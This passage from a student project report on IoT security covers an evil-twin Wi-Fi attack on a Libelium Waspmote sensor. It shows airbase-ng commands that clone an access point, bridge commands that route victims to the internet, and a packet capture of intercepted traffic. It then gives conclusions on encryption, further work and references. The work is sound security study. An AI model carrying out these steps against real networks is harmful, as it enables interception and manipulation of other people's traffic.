BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   50:1A:C5:BD:3E:B5  -54    0 - 1     54        8
(not associated)   CC:79:CF:59:21:63  -67    0 - 1      3        2  VM212436-2G
(not associated)   00:06:66:9C:19:BA  -66    0 - 1     30        5  C1422962_TEST
C0:FF:D4:1A:C4:40  1C:3E:84:56:F8:05  -73    0 - 1     45        3
C0:05:C2:53:1C:D1  14:2D:27:A5:E5:15  -55    0 - 1      0        1
C0:05:C2:53:1C:D1  88:79:7E:03:1F:CE  -71    0 - 1      2        5
C0:05:C2:53:1C:D1  00:CD:FE:EF:91:30  -74    0 -24      0        2
F4:F2:6D:23:63:0C  60:F8:1D:B4:F4:E8  -54    2e-24     75       57

root@kali:~# airbase-ng -a C4:E9:84:6E:22:50 -essid C1422962_TEST -c 10 wlan1mon
"airbase-ng --help" for help.
root@kali:~# airbase-ng -a C4:E9:84:6E:22:50 --essid C1422962_TEST -c 10 wlan1mon
12:05:40  Created tap interface at0
12:05:40  Trying to set MTU on at0 to 1500
12:05:40  Trying to set MTU on wlan1mon to 1800
12:05:40  Access Point with BSSID C4:E9:84:6E:22:50 started.
```


Figure 11. Demonstrating creation of evil twin with airbase-ng

The next step is to get devices which are connected to the legitimate AP to connect to the newly set up evil twin. Normally, the first part of this step is to get the devices to disconnect from the legitimate AP. This is not necessary with the Waspmote. The same feature which previously protected the Waspmote from ARP spoofing makes it easier to get a Waspmote to connect to an evil twin. As the Waspmote repeatedly connects and disconnects from an AP there is no need to worry about disconnecting it from the AP.

The second part of this step is getting the Waspmote to reconnect to the evil twin instead of reconnecting to the old device. The general principle is that the AP whose signal is received the strongest by the Waspmote is the one the Waspmote is connected to. There are simple methods for trying to achieve this, like moving the evil twin closer to the Waspmote. A standard technique used by attacker would be to increase the signal strength of the AP. To do this often involves raising the signal strength to a level which is against the law. As a result, this was not done as part of this project. Instead, the legitimate AP was moved far away from the Waspmote while the evil twin was moved very close.

The final step is to give devices connect to the evil twin internet access. This step is not strictly necessary if the only goal is to observe the data being sent out of the network, but, even then, providing the devices internet access makes it harder to detect that the devices are connected to an evil twin. If an attacker wants to manipulate data being sent out of the network or interact with data being sent into the network, then internet access is required.

Internet access is provided to the connected devices using a virtual bridge. As mentioned earlier, when airbase-ng creates an AP, it creates a new network interface which the devices connect to. If this interface is bridged to an interface that has internet access, then the devices connected to the evil twin can access the internet. The bridge is created using a program called brctl. This is done using string of commands which can be seen in the image below.




```
root@kali:~# brctl addbr bridge
root@kali:~# brctl addif bridge eth0
root@kali:~# brctl addif bridge at0
root@kali:~# ifconfig eth0 0.0.0.0 up
root@kali:~# ifconfig at0 0.0.0.0 up
root@kali:~# ifconfig bridge up
root@kali:~# 
```

Figure 12. Commands used to provide evil twin internet access

The first command is used to create a new bridge called "bridge". The next two commands add an interface with internet access and the evil twin interface to the bridge. The following three commands bring up the two interfaces and then the bridge. After doing this, the devices connected to the evil twin will have access to the internet.

Now that the evil twin has been set up and the Waspmote is connecting to the evil twin instead of the legitimate AP, all traffic being sent through to the AP to the internet can be observed and manipulated. The image below shows Wireshark capturing traffic from the bridge interface. It shows two HTTP frames. One is a GET request and the other is an HTTP response. This demonstrates that the traffic is flowing through the evil twin and has access to the internet.


Applications
Places
Wireshark
Tue 12:13
en₁
*bridge
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
Packets: 154 · Displayed: 154 (100.0%)
Profile: Default

```
No.      Tim Source          Destination     Protocol Length Info
    76 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#13] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    77 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#14] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    78 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#15] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    79 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#16] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    80 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#17] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    81 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#18] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    82 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#19] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    83 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#20] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    84 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 61#21] 14320 → 80 [ACK] Seq=1 Ack=1 Win=3072 Len=0
    85 3…  192.168.0.77    213.97.9.230    HTTP     161 GET /getpost_frame_parser.php?counter=109&hour=01&minute=46&second=02 HTTP/1.0
    86 3…  192.168.0.77    213.97.9.230    TCP      161 [TCP Retransmission] 14320 → 80 [PSH, ACK] Seq=1 Ack=1 Win=3072 Len=107
    87 3…  192.168.0.77    213.97.9.230    TCP      161 [TCP Retransmission] 14320 → 80 [PSH, ACK] Seq=1 Ack=1 Win=3072 Len=107
    88 3…  192.168.0.77    213.97.9.230    TCP      161 [TCP Retransmission] 14320 → 80 [PSH, ACK] Seq=1 Ack=1 Win=3072 Len=107
    89 3…  192.168.0.77    213.97.9.230    TCP      161 [TCP Retransmission] 14320 → 80 [PSH, ACK] Seq=1 Ack=1 Win=3072 Len=107
    90 3…  213.97.9.230    192.168.0.77    TCP       60 80 → 14320 [ACK] Seq=1 Ack=108 Win=29200 Len=0
    91 3…  213.97.9.230    192.168.0.77    HTTP     364 HTTP/1.1 200 OK  (text/html)
    92 3…  213.97.9.230    192.168.0.77    TCP       60 [TCP Previous segment not captured] 80 → 14320 [ACK] Seq=312 Ack=108 Win=29200 Len=0
    93 3…  213.97.9.230    192.168.0.77    TCP       60 [TCP Dup ACK 90#1] 80 → 14320 [ACK] Seq=312 Ack=108 Win=29200 Len=0
    94 3…  213.97.9.230    192.168.0.77    TCP       60 [TCP Out-Of-Order] 80 → 14320 [FIN, ACK] Seq=311 Ack=108 Win=29200 Len=0
    95 3…  213.97.9.230    192.168.0.77    TCP       60 [TCP Dup ACK 90#2] 80 → 14320 [ACK] Seq=312 Ack=108 Win=29200 Len=0
    96 3…  213.97.9.230    192.168.0.77    TCP       60 [TCP Dup ACK 90#3] 80 → 14320 [ACK] Seq=312 Ack=108 Win=29200 Len=0
    97 3…  192.168.0.77    213.97.9.230    TCP       60 14320 → 80 [ACK] Seq=108 Ack=311 Win=3072 Len=0
    98 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 97#1] 14320 → 80 [ACK] Seq=108 Ack=311 Win=3072 Len=0
    99 3…  192.168.0.77    213.97.9.230    TCP       60 [TCP Dup ACK 97#2] 14320 → 80 [ACK] Seq=108 Ack=311 Win=3072 Len=0
```

```
▶ Frame 93: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: ArrisGro_53:1c:d8 (c0:05:c2:53:1c:d8), Dst: RovingNe_9c:19:ba (00:06:66:9c:19:ba)
▶ Internet Protocol Version 4, Src: 213.97.9.230, Dst: 192.168.0.77
▶ Transmission Control Protocol, Src Port: 80 (80), Dst Port: 14320 (14320), Seq: 312, Ack: 108, Len: 0
```

```
0000  00 06 66 9c 19 ba c0 05  c2 53 1c d8 08 00 45 00   ..f..... .S....E.
0010  00 28 74 d6 40 00 32 06  33 bd d5 61 09 e6 c0 a8   .(t.@.2. 3..a....
0020  00 4d 00 50 37 f0 ed cf  03 2d 00 00 19 d9 50 10   .M.P7... .-....P.
0030  72 10 5a 71 00 00 00 00  00 00 00 00               r.Zq.... ....
```

Figure 13. Packet capture demonstrating Waspmote accessing internet through evil twin

The evil twin attack is a relatively simple, but effective attack. It allows a man-in-the-middle attack to be performed without having to gain authorised access to a network making it an extremely dangerous attack. The level of control it provides an attacker with very little effort having been expended makes it an obvious choice for an attack to use.

Chapter 5: Conclusion

The purpose of this project was to investigate security and model cyberattacks in Internet of Things environments. Having used the Libelium Waspmote for the project, it is mostly an investigation of the Internet of Things security specifically using the Libelium Waspmote. It is hard to comment on the Internet of Things as only one device has been tested. The security of the Waspmote proved to be of a reasonable standard. It comes with many of the security features you would expect a modern internet connected device to come with. It has the capability to connect to WPA secured networks and allows authentication keys to be assigned to each device preventing unauthorised communication with the Waspmote. It proved, in the end, that the biggest security concerns when using the Waspmote as part of a sensor network are the technologies behind the wireless networks. Specifically, in this project, WiFi. The fact that many access points still provide WEP as a security option leaves many wireless networks needlessly open to unauthorised access. The fact that the current WiFi specification allows an attack such as an evil twin attack to exist with little, if any, prevention features provide a worrying view of the wireless internet in its current state.

Although specifically avoided in this project, this project has been a testament to how important encryption is to current network security, especially wireless network. Properly implemented encryption would prevent or significantly reduce the threat of any of the attacks in the report. Using encryption would make it impossible to use OTAP without the correct encryption key. Point-to-point encryption would massively increase the security of sensor networks as it would render man-in-the-middle attacks useless. Using encryption would mean that no meaning could be found in any observed packets. Properly implemented encryption would make it impossible to manipulate any intercepted packets, as well as replay packets. The only recourse open to attackers is to drop packets, but this will draw much attention very quickly making it unviable as an attack. The fact that the Waspmote supports HTTPS in its API is another sign of how the Waspmote is up to date with current security expectations.

All in all, I feel that the Waspmote is a well secured sensor device with many modern security features. Used in a sensor network which implements modern security standards such as WPA2 and up to date encryption there is very little chance of there being a security threat.

Chapter 6: Further Work

There is still plenty of work that could be done in this area. Firstly, there are many of different wireless modules for the Waspmote which have not been investigated as part of this project, such as Bluetooth, 4G, and RFID. These modules implement different technologies, so each module has the possibility for security issues.

As well as the fact that there are plenty of different wireless modules that could be tested, there are still plenty of areas to investigate with the modules used during this project. It would be interesting to try some of the other techniques for trying to gain authorised access to a WPA-protected access point. There are also different types of attack which can be performed once access has been achieved. Finally, it would be a good idea to try to perform a DoS attack on a sensor network using WiFi as DoS attacks would be particularly devastating to any environment that relies on real-time sensor data.

While still using the Waspmote, it would be good to test a device developed by Libelium called Meshlium. Meshlium works as a gateway. It has the capability to process data in any of the forms possible with the different wireless modules provided for the Waspmote. It can then be used to send this data to the Cloud for processing. This would be an interesting device to investigate as it is used in many environments which use Waspmotes.

Finally, it would be good to investigate other IoT devices than just the Waspmote. It would help to give a better idea of the overall security in the Internet of Things, as opposed to just looking at the security of the Waspmote.

Chapter 7: Reflection on Learning

I initially chose to do this project because the Internet of Things was an area that seemed interesting to be, but I also didn't have much experience in. I thought that doing a project on the subject would be a good opportunity for me to be able to get an in-depth look at the topic. This project also caught my eye because I had a strong interest around security and, although I had learned about and investigated security before, I'd never put any of this knowledge into practice. I saw this project as an opportunity to merge my interest in security with my curiosity about the Internet of Things.

The first challenge I faced with this project was doing research of the area beforehand. I think this was the first time I've had to do technical research for writing a report and I initially had difficulty gathering relevant information. It was hard to know where to start looking to begin the project. After looking in in multiple books about networks and network security, the commonalities between them all gave me a good idea of the things I would need to know. After having a good idea of the areas, I needed to research, it was simply a matter of reading up on the books. There were also some areas where I found less formal sources like websites useful. The main area where this was useful was learning about Kali Linux and learning about how to perform the attacks used in the project.

Another challenge I had to overcome for this project was simply writing this project. This is the first time that I have had to write a report anywhere near this big. Once again, it was very difficult to know exactly where to start. One thing I found which really helped with this problem was to draw up a basic plan for what I wanted to cover in the report, simply listing the titles of the sections I wanted to include. Once I'd established roughly what I wanted to cover I found the next useful thing to do was to just start writing for whichever title I felt most comfortable about. Over time the project began to take shape and it was easier to fill in the gaps.

Overall, I am relatively happy with the way that this project has turned out. There are no parts of this project which I am specifically unhappy about. There are, however, some areas which I feel like I could have done better on. I would have liked to perform more successful attacks than I managed. For this project, an unsuccessful attack is essentially as useful as a successful attack as they both show something about security, but I think it would have been nice to show more security weaknesses which I think might be there. I also would have liked to perform an attack on the XBee technology. Unfortunately, I struggled to find many resources on the subject and I was reluctant to spend too much time on the topic with very little to go on. Finally, I would have liked to test more wireless modules for the Waspmote. This simply came down to a lack of time, but I feel as though I could have managed my time better in such a way that could have allowed me to test at least one more module.

I think my research and writing skills are the skills which have benefitted most from doing this project. This project has also shown that I would probably benefit from spending some time trying to improve my time management skills.

References

Cooking Hacks, 2017. *Waspmote Smart Cities PRO Sensor Kit.* [Online]
Available at: https://www.cooking-hacks.com/waspmote-smart-cities-sensor-kit
[Accessed 4 May 2017].

Gascón, D., 2015. *IoT Security Infographic.* [Online]
Available at: http://www.libelium.com/iot-security-infographic-privacy-authenticity-confidentiality-and-integrity-of-the-sensor-data-the-invisible-asset/#!prettyPhoto
[Accessed 26 April 2017].

Kurose, J. F. & Keith, R. W., 2017. *Computer Networking - A Top-Down Approach.* 7th ed. Harlow: Pearson.

Libelium, 2013. *Waspmote Over The Air Programming Documentation.* [Online]
Available at:
http://www.libelium.com/downloads/documentation/v12/over_the_air_programming.pdf
[Accessed 28 April 2017].

Libelium, 2016. *Waspmote WiFi Documentation.* [Online]
Available at: http://www.libelium.com/downloads/documentation/v12/wifi_networking_guide.pdf
[Accessed 24 April 2017].

Libelium, 2016. *Waspmote XBee 802.15.4 Documentation.* [Online]
Available at: http://www.libelium.com/downloads/documentation/v12/waspmote-802.15.4-networking_guide.pdf
[Accessed 23 April 2017].

Libelium, 2017. *Waspmote Data Frame Documentation.* [Online]
Available at: http://www.libelium.com/downloads/documentation/data_frame_guide.pdf
[Accessed 22 April 2017].

Libelium, 2017. *Waspmote Hardware.* [Online]
Available at: http://www.libelium.com/products/waspmote/hardware/
[Accessed 20 April 2017].

Libelium, 2017. *Waspmote Homepage.* [Online]
Available at: http://www.libelium.com/products/waspmote
[Accessed 20 April 2017].

Libelium, 2017. *Waspmote Interfaces.* [Online]
Available at: http://www.libelium.com/products/waspmote/interfaces/
[Accessed 23 April 2017].

Liechti, C., 2016. *PySerial Homepage.* [Online]
Available at: https://pyserial.readthedocs.io/en/latest/pyserial.html
[Accessed 28 April 2017].

McClure, S., Scambray, J. & George Kurtz, 2012. *Hacking Exposed - Network Security Secrets and Solutions.* 7th ed. s.l.:McGraw HIll.

Ponemon Institute LLC, 2017. *2017 Study on Mobile and IoT Application Security,* s.l.: ARXAN.

Processing, 2017. *Processing Homepage.* [Online]
Available at: https://processing.org
[Accessed 20 April 2017].

Shirey, R., 2007. *IETF RFC 4949.* [Online]
Available at: https://tools.ietf.org/html/rfc4949
[Accessed 25 April 2017].

Stallings, W., 2017. *Network Security Essentials - Applications and Standards.* 6th ed. Harlow: Pearson.

Tews, E., Weinmann, R.-P. & Pyshkin, A., 2007. *Breaking 104 bit WEP in less than 60 seconds.* [Online]
Available at: https://eprint.iacr.org/2007/120.pdf
[Accessed 29 April 2017].

Wang, J. & Kissel, Z. A., 2015. *Introduction To Network Security - Theory And Practice.* 1st ed. Singapore: Wiley.